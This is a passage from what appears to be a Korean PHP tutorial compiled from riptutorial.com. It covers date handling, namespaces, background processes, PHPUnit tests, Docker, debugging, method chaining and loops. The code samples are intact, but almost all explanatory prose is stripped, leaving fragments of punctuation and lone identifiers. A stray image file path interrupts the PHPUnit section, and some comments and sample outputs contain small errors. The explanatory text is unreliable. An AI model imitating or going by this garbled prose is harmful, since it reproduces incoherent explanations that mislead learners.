\DateTimeImmutable::createFromFormat(\DateTime::ISO8601, $mutable->format(\DateTime::ISO8601),
$mutable->getTimezone());
```

/ : https://riptutorial.com/ko/php/topic/3684/----

42:

- ($ [, int $ = ()])
- int strtotime (string $ time [, int $ now])

Examples

date() strtotime() .

```
// Gets the current date
echo date("m/d/Y", strtotime("now")), "\n"; // prints the current date
echo date("m/d/Y", strtotime("10 September 2000")), "\n"; // prints September 10, 2000 in the
m/d/Y format
echo date("m/d/Y", strtotime("-1 day")), "\n"; // prints yesterday's date
echo date("m/d/Y", strtotime("+1 week")), "\n"; // prints the result of the current date + a
week
echo date("m/d/Y", strtotime("+1 week 2 days 4 hours 2 seconds")), "\n"; // same as the last
example but with extra days, hours, and seconds added to it
echo date("m/d/Y", strtotime("next Thursday")), "\n"; // prints next Thursday's date
echo date("m/d/Y", strtotime("last Monday")), "\n"; // prints last Monday's date
echo date("m/d/Y", strtotime("First day of next month")), "\n"; // prints date of first day of
next month
echo date("m/d/Y", strtotime("Last day of next month")), "\n"; // prints date of last day of
next month
echo date("m/d/Y", strtotime("First day of last month")), "\n"; // prints date of first day of
last month
echo date("m/d/Y", strtotime("Last day of last month")), "\n"; // prints date of last day of
last month
```

date() strtotime() . strtotime() Unix Timestamp . Unix Timestamp date() .

```
$timestamp = strtotime('2008-07-01T22:35:17.02');
$new_date_format = date('Y-m-d H:i:s', $timestamp);
```

- :

```
$new_date_format = date('Y-m-d H:i:s', strtotime('2008-07-01T22:35:17.02'));
```

strtotime() strtotime() . strtotime() false 1969-12-31.

DateTime()

PHP 5.2 PHP DateTime() ( ) . DateTime() .

```
$date = new DateTime('2008-07-01T22:35:17.02');
$new_date_format = $date->format('Y-m-d H:i:s');
```

date() Unix .

```
$new_date_format = date('Y-m-d H:i:s', '1234567890');
```

DateTime () `@` .

```
$date = new DateTime('@1234567890');
$new_date_format = $date->format('Y-m-d H:i:s');
```

(`000` 13) . .

- `substr()` `substr()`

, `substr()` .

```
$timestamp = substr('1234567899000', -3);
```

- substr 1000 .

1000 . 32 BCMath .

```
$timestamp = bcdiv('1234567899000', '1000');
```

Unix Timestamp `strtotime()` Unix Timestamp :

```
$timestamp = strtotime('1973-04-18');
```

DateTime () `DateTime::getTimestamp()` .

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->getTimestamp();
```

PHP 5.2 `U` .

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->format('U');
```

. PHP 5.3 . `DateTime::createFromFormat()` PHP DateTime .

```
$date = DateTime::createFromFormat('F-d-Y h:i A', 'April-18-1973 9:48 AM');
$new_date_format = $date->format('Y-m-d H:i:s');
```

PHP 5.4 `DateTime()` `DateTime()` .

```
$new_date_format = (new DateTime('2008-07-01T22:35:17.02'))->format('Y-m-d H:i:s');
```

`DateTime::createFromFormat()` .

PHP 5.1.0 `date()` .

`DATE_ATOM` - Atom (2016-07-22T14 : 50 : 01 + 00 : 00)

`DATE_COOKIE` - HTTP (, 22-7 -16 14:50:01 UTC)

`DATE_RSS` - RSS (, 20 7 22 14:50:01 +0000)

`DATE_W3C` -   (2016-07-22T14 : 50 : 01 + 00 : 00)

`DATE_ISO8601` - ISO-8601 (2016-07-22T14 : 50 : 01 + 0000)

`DATE_RFC822` - RFC 822 (, 7 22 14:50:01 +0000)

`DATE_RFC850` - RFC 850 (, 22-7 -16 14:50:01 UTC)

`DATE_RFC1036` - RFC 1036 (, 7 22 14:50:01 +0000)

`DATE_RFC1123` - RFC 1123 (, 20 7 22 14:50:01 +0000)

`DATE_RFC2822` - RFC 2822 (Fri, 20 Jul Jul 2016 14:50:01 +0000)

`DATE_RFC3339` - DATE_ATOM (2016-07-22T14 : 50 : 01 + 00 : 00)

```
echo date(DATE_RFC822);
```

: **Fri, 22 Jul 16 14:50:01 +0000**

```
echo date(DATE_ATOM,mktime(0,0,0,8,15,1947));
```

: **1947-08-15T00 : 00 : 00 + 05 : 30**

/

`DateTime` .

:

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");

// Calculate the diff
$diff = $now->diff($twoYearsAgo);

// $diff->y contains the difference in years between the two dates
$yearsDiff = $diff->y;
// $diff->m contains the difference in minutes between the two dates
$monthsDiff = $diff->m;
// $diff->d contains the difference in days between the two dates
$daysDiff = $diff->d;
// $diff->h contains the difference in hours between the two dates
$hoursDiff = $diff->h;
// $diff->i contains the difference in minutes between the two dates
```

```
$minsDiff = $diff->i;
// $diff->s contains the difference in seconds between the two dates
$secondsDiff = $diff->s;

// Total Days Diff, that is the number of days between the two dates
$totalDaysDiff = $diff->days;

// Dump the diff altogether just to get some details ;)
var_dump($diff);
```

.   .

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");
var_dump($now > $twoYearsAgo); // prints bool(true)
var_dump($twoYearsAgo > $now); // prints bool(false)
var_dump($twoYearsAgo <= $twoYearsAgo); // prints bool(true)
var_dump($now == $now); // prints bool(true)
```

: https://riptutorial.com/ko/php/topic/425/---

43:

PHP :

? . . , . , foo.txt / home / greg / home / other , foo.txt . / home / greg foo.txt /home/greg/foo.txt . .

`PHP` `php` PHP . .

Examples

.

- `namespace MyProject;` `MyProject`
- `namespace MyProject\Security\Cryptography;` -
- `namespace MyProject { ... }` - .

.

```
namespace First {
    class A { ... }; // Define class A in the namespace First.
}

namespace Second {
    class B { ... }; // Define class B in the namespace Second.
}

namespace {
    class C { ... }; // Define class C in the root namespace.
}
```

.

```
namespace MyProject\Shapes;

class Rectangle { ... }
class Square { ... }
class Circle { ... }
```

. `MyProject\Shapes` . `namespace MyProject\Shapes;` `namespace MyProject\Shapes;` . PSR-4 .

Declaring Namespaces .

```
namespace MyProject\Shapes;

class Rectangle { ... }
```

( ) .

```
$rectangle = new MyProject\Shapes\Rectangle();
```

`use` -statement .

```
// Rectangle becomes an alias to MyProject\Shapes\Rectangle
use MyProject\Shapes\Rectangle;

$rectangle = new Rectangle();
```

PHP 7.0 `use` `use` :

```
use MyProject\Shapes\{
    Rectangle,         //Same as `use MyProject\Shapes\Rectangle`
    Circle,            //Same as `use MyProject\Shapes\Circle`
    Triangle,          //Same as `use MyProject\Shapes\Triangle`

    Polygon\FiveSides, //You can also import sub-namespaces
    Polygon\SixSides   //In a grouped `use`-statement
};

$rectangle = new Rectangle();
```

. `use` -statement `use` .

```
use MyProject\Shapes\Oval;
use MyProject\Languages\Oval; // Apparently Oval is also a language!
// Error!
```

`as` .

```
use MyProject\Shapes\Oval as OvalShape;
use MyProject\Languages\Oval as OvalLanguage;
```

`\` . .

```
namespace MyProject\Shapes;

// References MyProject\Shapes\Rectangle. Correct!
$a = new Rectangle();

// References MyProject\Shapes\Rectangle. Correct, but unneeded!
$a = new \MyProject\Shapes\Rectangle();

// References MyProject\Shapes\MyProject\Shapes\Rectangle. Incorrect!
$a = new MyProject\Shapes\Rectangle();


// Referencing StdClass from within a namespace requires a \ prefix
// since it is not defined in a namespace, meaning it is global.

// References StdClass. Correct!
$a = new \StdClass();

// References MyProject\Shapes\StdClass. Incorrect!
$a = new StdClass();
```

?

PHP . PHP . .

. PHP . . PHP PHP .

.

.

```
namespace MyProject\Sub\Level;

const CONNECT_OK = 1;
class Connection { /* ... */ }
function connect() { /* ... */  }
```

.

`MyProject\Sub\Level\CONNECT_OK`

`MyProject\Sub\Level\Connection`

`MyProject\Sub\Level\connect`

: https://riptutorial.com/ko/php/topic/1021/-

44:

Examples

PHP . .

(:) .

Windows .

master.php

```
$cmd = "php worker.php 10";
if(strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') // for windows use popen and pclose
{
    pclose(popen($cmd,"r"));
}
else //for unix systems use shell exec with "&" in the end
{
    exec('bash -c "exec nohup setsid '.$cmd.' > /dev/null 2>&1 &"');
}
```

worker.php

```
//send emails, upload files, analyze logs, etc
$sleeptime = $argv[1];
sleep($sleeptime);
```

fork

PHP `pcntl_fork` . `pcntl_fork` unix `fork` . . .

```
<?php
    // $pid is the PID of child
    $pid = pcntl_fork();
    if ($pid == -1) {
         die('Error while creating child process');
    } else if ($pid) {
         // Parent process
    } else {
         // Child process
    }
?>
```

`-1` fork . `PID` .

`zombie process` `defunct process` . `pcntl_wait($status)` .

pnctl_wait .

`zombie process` `SIGKILL` `SIGKILL` .

. bash PHP . `proc_open` . `php bash pwd` .

```
<?php
    $descriptor = array(
        0 => array("pipe", "r"), // pipe for stdin of child
        1 => array("pipe", "w"), // pipe for stdout of child
    );
    $process = proc_open("bash", $descriptor, $pipes);
    if (is_resource($process)) {
        fwrite($pipes[0], "pwd" . "\n");
        fclose($pipes[0]);
        echo stream_get_contents($pipes[1]);
        fclose($pipes[1]);
        $return_value = proc_close($process);

    }
?>
```

`proc_open` `$descriptor` `bash` . `is_resource` . **$ pipe** .

`fwrite` . `pwd` `pwd` . `stream_get_contents` stdout .

proc_close () .

: https://riptutorial.com/ko/php/topic/5263/-

45:

- . :
- `assertTrue(bool $condition[, string $messageIfFalse = '']);`
- `assertEquals(mixed $expected, mixed $actual[, string $messageIfNotEqual = '']);`

`Unit` . `Unit` . PHPUnit . `PHPUnit` .

Examples

() `LoginForm` ( ) .

```
class LoginForm {
    public $email;
    public $rememberMe;
    public $password;

    /* rules() method returns an array with what each field has as a requirement.
     * Login form uses email and password to authenticate user.
     */
    public function rules() {
        return [
            // Email and Password are both required
            [['email', 'password'], 'required'],

            // Email must be in email format
            ['email', 'email'],

            // rememberMe must be a boolean value
            ['rememberMe', 'boolean'],

            // Password must match this pattern (must contain only letters and numbers)
            ['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
        ];
    }

    /** the validate function checks for correctness of the passed rules */
    public function validate($rule) {
        $success = true;
        list($var, $type) = $rule;
        foreach ((array) $var as $var) {
            switch ($type) {
                case "required":
                    $success = $success && $this->$var != "";
                    break;
                case "email":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_EMAIL);
                    break;
                case "boolean":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_BOOLEAN,
FILTER_NULL_ON_FAILURE) !== null;
                    break;
                case "match":
                    $success = $success && preg_match($rule["pattern"], $this->$var);
                    break;
                default:
                    throw new \InvalidArgumentException("Invalid filter type passed")
            }
        }
        return $success;
    }
}
```

Unit (   ) .

```
class LoginFormTest extends TestCase {
    protected $loginForm;

    // Executing code on the start of the test
    public function setUp() {
        $this->loginForm = new LoginForm;
    }

    // To validate our rules, we should use the validate() method

    /**
     * This method belongs to Unit test class LoginFormTest and
     * it's testing rules that are described above.
     */
    public function testRuleValidation() {
        $rules = $this->loginForm->rules();

        // Initialize to valid and test this
        $this->loginForm->email = "valid@email.com";
        $this->loginForm->password = "password";
        $this->loginForm->rememberMe = true;
        $this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is 
invalid");

        // Test email validation
        // Since we made email to be in email format, it cannot be empty
        $this->loginForm->email = '';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid 
(empty)");

        // It does not contain "@" in string so it's invalid
        $this->loginForm->email = 'invalid.email.com';
        $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid 
(invalid format)");

        // Revert email to valid for next test
        $this->loginForm->email = 'valid@email.com';

        // Test password validation
        // Password cannot be empty (since it's required)
        $this->loginForm->password = '';
        $this->assertFalse($this->loginForm->validate($rules), "Password should not be valid 
(empty)");

        // Revert password to valid for next test
        $this->loginForm->password = 'ThisIsMyPassword';

        // Test rememberMe validation
        $this->loginForm->rememberMe = 999;
        $this->assertFalse($this->loginForm->validate($rules), "RememberMe should not be valid 
(integer type)");
```

```
        // Revert remeberMe to valid for next test
        $this->loginForm->rememberMe = true;
    }
}
```

Unit ( )? , . , .

```
['password', 'match', 'pattern' => '/^[a-z0-9]+$/i'],
```

, :

```
['password', 'match', 'pattern' => '/^[a-z0-9]$/i'],
```

( ) . :


```
// Initialize to valid and test this
$this->loginForm->email = "valid@email.com";
$this->loginForm->password = "password";
$this->loginForm->rememberMe = true;
$this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");
```

. ? (+) / .

`phpunit [path_to_file]` . `OK` . `Error` ( ) `Fail` ( ) .

`--coverage` / . PHPUnit .

`PHPUnit` ( ) :



```
vagrant@precise64:/var/www/phpunit-randomizer(master✔ ) » ./bin/phpunit-randomizer
PHPUnit 4.2.1 by Sebastian Bergmann.

Configuration read from /var/www/phpunit-randomizer/phpunit.xml.dist

.ExampleTest::test4
.ExampleTest::test3
.ExampleTest::test2
.ExampleTest::test5
.ExampleTest::test1
.OtherExampleTest::test4
.OtherExampleTest::test1
.OtherExampleTest::test3
.OtherExampleTest::test5
.OtherExampleTest::test2


Time: 151 ms, Memory: 3.50Mb

OK (10 tests, 0 assertions)

Randomized with seed: 8639
vagrant@precise64:/var/www/phpunit-randomizer(master✔ ) » ./bin/phpunit-randomizer
PHPUnit 4.2.1 by Sebastian Bergmann.

Configuration read from /var/www/phpunit-randomizer/phpunit.xml.dist

.ExampleTest::test2
.ExampleTest::test4
.ExampleTest::test1
.ExampleTest::test5
.ExampleTest::test3
.OtherExampleTest::test2
.OtherExampleTest::test1
.OtherExampleTest::test4
.OtherExampleTest::test3
.OtherExampleTest::test5


Time: 108 ms, Memory: 3.50Mb

OK (10 tests, 0 assertions)

Randomized with seed: 4674
```

PHPUnit

. . .

```
...
public function testSomething()
{
    $data = [...];
    foreach($data as $dataSet) {
        $this->assertSomething($dataSet);
    }
}
...
```

.   . ,   . ,   . , PHPUnit   .

.

public **Iterator**   .   .

`@dataProvider` .

```
/**
* @dataProvider dataProviderForTest
*/
public function testEquals($a, $b)
{
    $this->assertEquals($a, $b);
}

public function dataProviderForTest()
{
    return [
        [1,1],
        [2,2],
        [3,2] //this will fail
    ];
}
```

`dataProviderForTest()` .   `testEquals()` `testEquals()` . . `Missing argument 2 for Test::testEquals()` . PHPUnit   :

```
public function dataProviderForTest()
{
    return [
        [1,1], // [0] testEquals($a = 1, $b = 1)
        [2,2], // [1] testEquals($a = 2, $b = 2)
        [3,2]  // [2] There was 1 failure: 1) Test::testEquals with data set #2 (3, 4)
    ];
}
```

.   .

```
public function dataProviderForTest()
{
    return [
        'Test 1' => [1,1], // [0] testEquals($a = 1, $b = 1)
        'Test 2' => [2,2], // [1] testEquals($a = 2, $b = 2)
        'Test 3' => [3,2]  // [2] There was 1 failure:
                           //     1) Test::testEquals with data set "Test 3" (3, 4)
    ];
}
```

```
class MyIterator implements Iterator {
    protected $array = [];

    public function __construct($array) {
        $this->array = $array;
    }

    function rewind() {
        return reset($this->array);
    }

    function current() {
        return current($this->array);
    }

    function key() {
        return key($this->array);
    }

    function next() {
        return next($this->array);
    }

    function valid() {
        return key($this->array) !== null;
    }
}
...

class Test extends TestCase
{
    /**
     * @dataProvider dataProviderForTest
     */
    public function testEquals($a)
    {
        $toCompare = 0;

        $this->assertEquals($a, $toCompare);
    }

    public function dataProviderForTest()
    {
        return new MyIterator([
            'Test 1' => [0],
            'Test 2' => [false],
            'Test 3' => [null]
        ]);
    }
}
```

.

`[$parameter]` `[$parameter]`

`current()` ( ) this :

```
function current() {
    return current($this->array)[0];
}
```

.

```
return new MyIterator([
            'Test 1' => 0,
            'Test 2' => false,
            'Test 3' => null
        ]);
```

.

```
There was 1 warning:

1) Warning
The data provider specified for Test::testEquals is invalid.
```

, `Iterator` . .

. `Generator` `Iterator` .

`generator` `DirectoryIterator` .

```
/**
 * @param string $file
 *
 * @dataProvider fileDataProvider
 */
public function testSomethingWithFiles($fileName)
{
    //$fileName is available here

    //do test here
}

public function fileDataProvider()
{
    $directory = new DirectoryIterator('path-to-the-directory');

    foreach ($directory as $file) {
        if ($file->isFile() && $file->isReadable()) {
            yield [$file->getPathname()]; // invoke generator here.
        }
    }
}
```

`yield` . .

throw .

```
class Car
{
    /**
     * @throws \Exception
     */
    public function drive()
    {
        throw new \Exception('Useful message', 1);
    }
}
```

try / catch . PHPUnit 5.2 expectX () , .

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->expectException($expectedClass);
        $this->expectMessage($expectedMessage);
        $this->expectCode($expectedCode);

        // invoke
        $car->drive();
    }
}
```

PHPUnit expectX () setExpectedException 6 .

```
class DriveTest extends PHPUnit_Framework_TestCase
{
    public function testDrive()
    {
        // prepare
        $car = new \Car();
        $expectedClass = \Exception::class;
        $expectedMessage = 'Useful message';
        $expectedCode = 1;

        // test
        $this->setExpectedException($expectedClass, $expectedMessage, $expectedCode);

        // invoke
        $car->drive();
    }
}
```

: https://riptutorial.com/ko/php/topic/3417/-

46:

Docker . .

docker . Docker .

Examples

PHP

.

```
docker pull php
```

PHP . `PHP` http . `php:7.0-apache` `php:7.0-apache` .

`Dockerfile` . `Dockerfile` .

```
FROM php:7.0-apache
COPY /etc/php/php.ini /usr/local/etc/php/
COPY . /var/www/html/
EXPOSE 80
```

. PHP .

`php.ini` . .

`/var/www/html` `/var/www/html` . `/var/www/html` .

80 .

. `.env` . `.dockerignore` `.dockerignore` .

`php` .

```
docker build -t <Image name> .
```

.

```
docker images
```

.

. `container`

```
docker run -p 80:80 -d <Image name>
```

`-p 80:80` 80 80 . `-d` . .

```
docker ps
```

docker .

.

```
docker logs <Container id>
```

: https://riptutorial.com/ko/php/topic/9327/-

47:

Examples

var_dump ( ) .

:

```
$array = [3.7, "string", 10, ["hello" => "world"], false, new DateTime()];
var_dump($array);
```

:

```
array(6) {
  [0]=>
  float(3.7)
  [1]=>
  string(6) "string"
  [2]=>
  int(10)
  [3]=>
  array(1) {
    ["hello"]=>
    string(5) "world"
  }
  [4]=>
  bool(false)
  [5]=>
  object(DateTime)#1 (3) {
    ["date"]=>
    string(26) "2016-07-24 13:51:07.000000"
    ["timezone_type"]=>
    int(3)
    ["timezone"]=>
    string(13) "Europe/Berlin"
  }
}
```

PHP php.ini ini_set display_errors .

E_* error_reporting (ini) .

PHP html_errors HTML .

:

```
ini_set("display_errors", true);
ini_set("html_errors", false); // Display errors in plain text
error_reporting(E_ALL & ~E_USER_NOTICE); // Display everything except E_USER_NOTICE

trigger_error("Pointless error"); // E_USER_NOTICE
echo $nonexistentVariable; // E_NOTICE
nonexistentFunction(); // E_ERROR
```

: (HTML .)

```
Notice: Undefined variable: nonexistentVariable in /path/to/file.php on line 7

Fatal error: Uncaught Error: Call to undefined function nonexistentFunction() in
/path/to/file.php:8
Stack trace:
#0 {main}
  thrown in /path/to/file.php on line 8
```

: php.ini (:) .

`error_reporting` `E_ALL` `display_errors` .

phpinfo ()

---

phpinfo . phpinfo .

, PHP (OS, , , ,) . :

```
phpinfo();
```

`$what` . `INFO_ALL` , , PHP .

`INFO_*` .

. PHP CLI . PHP CLI `less` .

```
phpinfo(INFO_CONFIGURATION | INFO_ENVIRONMENT | INFO_VARIABLES);
```

PHP (`ini_get`), (`$_ENV`) .

Xdebug

Xdebug PHP .
DBGp .

.

-
-
- `var_dump()`
- .
-
-
- (PHP)

. var_dump php `C++` `Java` .

.

```
pecl install xdebug # install from pecl/pear
```

php.ini :

```
zend_extension="/usr/local/php/modules/xdebug.so"
```

.

.
XDebug .

phpversion ()

PHP .

: `phpversion('extension')` . . , `FALSE` . PHP .

```
print "Current PHP version: " . phpversion();
// Current PHP version: 7.0.8

print "Current cURL version: " . phpversion( 'curl' );
// Current cURL version: 7.0.8
// or
// false, no printed output if package is missing
```

( )

```
// this sets the configuration option for your environment
ini_set('display_errors', '1');

//-1 will allow all errors to be reported
error_reporting(-1);
```

: https://riptutorial.com/ko/php/topic/3339/

48:

PHP .

Examples

PHP

Method Chaining (Martin Fowler) *(Domain Specific Languages)* . .

 .

/ (PHP)

```
$hardDrive = new HardDrive;
$hardDrive->setCapacity(150);
$hardDrive->external();
$hardDrive->setSpeed(7200);
```

.

```
$hardDrive = (new HardDrive)
    ->setCapacity(150)
    ->external()
    ->setSpeed(7200);
```

`return $this` `return $this` .

```
class HardDrive {
    protected $isExternal = false;
    protected $capacity = 0;
    protected $speed = 0;

    public function external($isExternal = true) {
        $this->isExternal = $isExternal;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setCapacity($capacity) {
        $this->capacity = $capacity;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setSpeed($speed) {
        $this->speed = $speed;
        return $this; // returns the current class instance to allow method chaining
    }
}
```

?

Method Chaining . Method Chaining Expression Builders Fluent Interfaces . () , . Method Chaining . :

. .

. API API .

Bertrand Meyer . ( ) , ( ) . . Method Chaining .

getter (, `$this`) . `$this` , . getter .

Demeter

Demeter . . . *Fluent Interfaces* *Expression Builder* Method Chaining . Method Chaining Demeter .

: https://riptutorial.com/ko/php/topic/9992/-

49:

.   . (6)   (' ').

, PHP .

- for (init , ,) {/ * code * /}
- foreach ( ) {/ * code * /}
- foreach (=>) {/ * * /}
- while () {/ * * /}
- do {/ * code * /} while ();
- {; }
- *anyloop* {[*anyloop* ...] { int; }}
- {break; }
- *anyloop* {[*anyloop* ...] {break int; }}

.   . PHP .

- **`for`**
- **`while`**
- **`do..while`**
- **`foreach`**

`continue` **`break`** .

Examples

...

`for` .

. `$i` .

10 0 9 .

```
for ($i = 0; $i <= 9; $i++) {
    echo $i, ',';
}

# Example 2
for ($i = 0; ; $i++) {
  if ($i > 9) {
      break;
  }
  echo $i, ',';
}

# Example 3
$i = 0;
for (; ; ) {
    if ($i > 9) {
        break;
    }
    echo $i, ',';
    $i++;
}

# Example 4
for ($i = 0, $j = 0; $i <= 9; $j += $i, print $i. ',', $i++);
```

.

```
0,1,2,3,4,5,6,7,8,9,
```

foreach .

$value 1 .

.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    echo "I love to eat {$value}. ";
}
```

.

```
I love to eat apple. I love to eat banana. I love to eat cherry.
```

foreach / .

```
foreach ($list as $key => $value) {
    echo $key . ":" . $value . " ";
}

//Outputs - 0:apple 1:banana 2:cherry
```

$value $list $list .

```
foreach ($list as $value) {
    $value = $value . " pie";
}
echo $list[0]; // Outputs "apple"
```

foreach & $value . $value unset $value .

```
foreach ($list as &$value) { // Or foreach ($list as $key => &$value) {
    $value = $value . " pie";
}
unset($value);
echo $list[0]; // Outputs "apple pie"
```

foreach .

```
foreach ($list as $key => $value) {
    $list[$key] = $value . " pie";
}
echo $list[0]; // Outputs "apple pie"
```

break .

continue break . continue break .

```
$i = 5;
while(true) {
    echo 120/$i.PHP_EOL;
    $i -= 1;
    if ($i == 0) {
        break;
    }
}
```

```
24
30
40
60
120
```

$i 0 0 .

break . . 160 # #

```
$output = "";
$inputs = array(
    "#soblessed #throwbackthursday",
    "happy tuesday",
    "#nofilter",
    /* more inputs */
);
foreach($inputs as $input) {
    for($i = 0; $i < strlen($input); $i += 1) {
        if ($input[$i] == '#') continue;
        $output .= $input[$i];
        if (strlen($output) == 160) break 2;
    }
    $output .= ' ';
}
```

break 2 .

▪

do...while . .

$i , 25 $i .

```
$i = 0;
do {
    $i++;
} while($i < 25);

echo 'The final value of i is: ', $i;
```

.

```
The final value of i is: 25
```

continue .

break continue . continue .

.

```
$list = ['apple', 'banana', 'cherry'];

foreach ($list as $value) {
    if ($value == 'banana') {
        continue;
    }
    echo "I love to eat {$value} pie.".PHP_EOL;
}
```

.

```
I love to eat apple pie.
I love to eat cherry pie.
```

continue . .

		1
		7
